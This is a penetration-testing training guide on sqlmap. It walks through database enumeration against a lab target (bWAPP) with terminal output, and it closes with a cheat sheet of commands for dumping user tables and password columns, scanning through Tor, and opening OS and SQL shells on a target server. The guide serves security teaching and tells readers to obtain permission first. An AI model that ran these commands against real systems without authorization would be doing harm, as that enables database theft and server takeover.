SQLMAP SQL INJECTION TOOL

Software Guide

cloud academy

A QA COMPANY

SQLMAP SQL INJECTION TOOL

This guide covers the basics of using sqlmap. Sqlmap is an open source tool used in penetration testing to detect and exploit SQL injection flaws.

Why use sqlmap?

Sqlmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilise SQL. They can affect any website or web app that may have a SQL database linked to it, such as MySQL, SQL Server, Oracle and many others. These databases often contain sensitive data such as customer information, personal data, trade secrets, financial data and so on.

Being able to find SQL vulnerabilities, and defend against them, is vital. sqlmap can help in finding these vulnerabilities.

sqlmap: A Warning

sqlmap, whilst incredibly useful, can be an incredibly dangerous tool. Make sure you have explicit permission to use sqlmap against a website or webapp. Make sure you understand what tests you are running, as you should never increase the risk level without a full understanding of what the tests do.

In extreme cases, it is possible to crash a server or corrupt a database with sqlmap set to its riskiest level.

If you get stuck, or don't understand something, ask for help.

Installing sqlmap

Kali Linux has sqlmap installed, but should you need to install it, run the following code in the terminal:

```
apt-get install sqlmap
```

Get Help in sqlmap

If you need any help whilst in sqlmap, for example, to find commands, use the following line in the terminal:

```
man sqlmap
```

SQLMAP SQL INJECTION TOOL

Find a vulnerable database on a target

If you've managed to find a potentially vulnerable site, you can use the command below to investigate the site for a database.


The -u command tells sqlmap which URL to investigate. The - -dbs command instructs sqlmap to attempt to find out which type of database is being used.

Sqlmap will go through an initial series of checks. It first checks it can connect to the URL.

Next, it checks if there is a Web Application Firewall (WAF) or an Intrusion Prevention System (IPS) in front of the site. These are increasingly common technologies which inspect requests going to a given site and block them if they determine them to be malicious.

Sqlmap then checks to see if the URL is stable and will be able to sustain a large number of SQL strings which sqlmap may attack it with.

```
sqlmap -u [Enter IP/URL here] --dbs
```



```
root@kali:~# sqlmap -r sqli --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
s the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:18:33 /2019-05-08/

[11:18:33] [INFO] parsing HTTP request from 'sqli'
```

SQLMAP SQL INJECTION TOOL


Options on the vulnerable target

If the target is able to sustain a large number of SQL strings, it may be possible to launch a SQL injection against the target.

If the target is a MySQL database, it may be possible to begin to launch a SQL injection. By placing an apostrophe [‘] into a parameter or field, it is possible to get the database to produce an error, such as an HTTP 500 error. This can be done in a login box, for example. If the error is verbose, it may even return the type and version of the database.

Sqlmap will then run more sophisticated sets of tests. It may, for example, ask to search for more Databases. If you've managed to get a good return (for example, it's found a MySQL database) you can select Y to skip any search as sqlmap has a good idea of what it is dealing with.

Continue looking at the options you are presented with, and select the appropriate answers to your search




```
| login            | varchar(100) |
| password         | varchar(100) |
| reset_code       | varchar(100) |
| secret           | varchar(100) |
+------------------+--------------+

[11:20:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.1.1.102'

[*] ending @ 11:20:00 /2019-05-08/

root@kali:~# sqlmap -r sqli --dbms mysql -D bWAPP -T users --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
s the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:20:36 /2019-05-08/

[11:20:36] [INFO] parsing HTTP request from 'sqli'
```

SQLMAP SQL INJECTION TOOL

Next Steps

At this point, you could consider your attacking options. You could use sqlmap to attempt to retrieve the content of the databases; you could use sqlmap to attempt to pass commands to the target server if this option is enabled. As an example, you may be able to add yourself as a user on the target server and login directly. If you had managed to find the different variants of the database in your scans, such as PHP and Apache versions, you could research vulnerabilities in these technologies which might provide access.

Sqlmap Useful Commands



```
Easy scan option: sqlmap -u [Enter IP/URL here]

Scanning by using tor: sqlmap -u [Enter IP/URL here] --tor --tor-type=SOCKS5

Scanning by manually setting the return time [15 seconds in this instance]: sqlmap -u [Enter IP/URL here] --time-sec
15

List all databases at the site: sqlmap -u [Enter IP/URL here] --dbs

List all tables in a specific database: sqlmap -u [Enter IP/URL here] -D site_db --tables

Dump the contents of a DB table: sqlmap -u [Enter IP/URL here] -D site_db -T users —dump

List all columns in a table: sqlmap -u [Enter IP/URL here] -D site_db -T users --columns

Dump only selected columns: sqlmap -u [Enter IP/URL here] -D site_db -T users -C username,password --dump

Dump a table from a database when you have admin credentials [change credentials to fit the criteria]: sqlmap -u
[Enter IP/URL here] —method "POST" —data "username=admin&password=admin&submit=Submit" -D social_mccodes -T users —
dump

Get OS Shell: sqlmap --dbms=mysql -u [Enter IP/URL here] --os-shell

Get SQL Shell: sqlmap --dbms=mysql -u [Enter IP/URL here] --sql-shell
```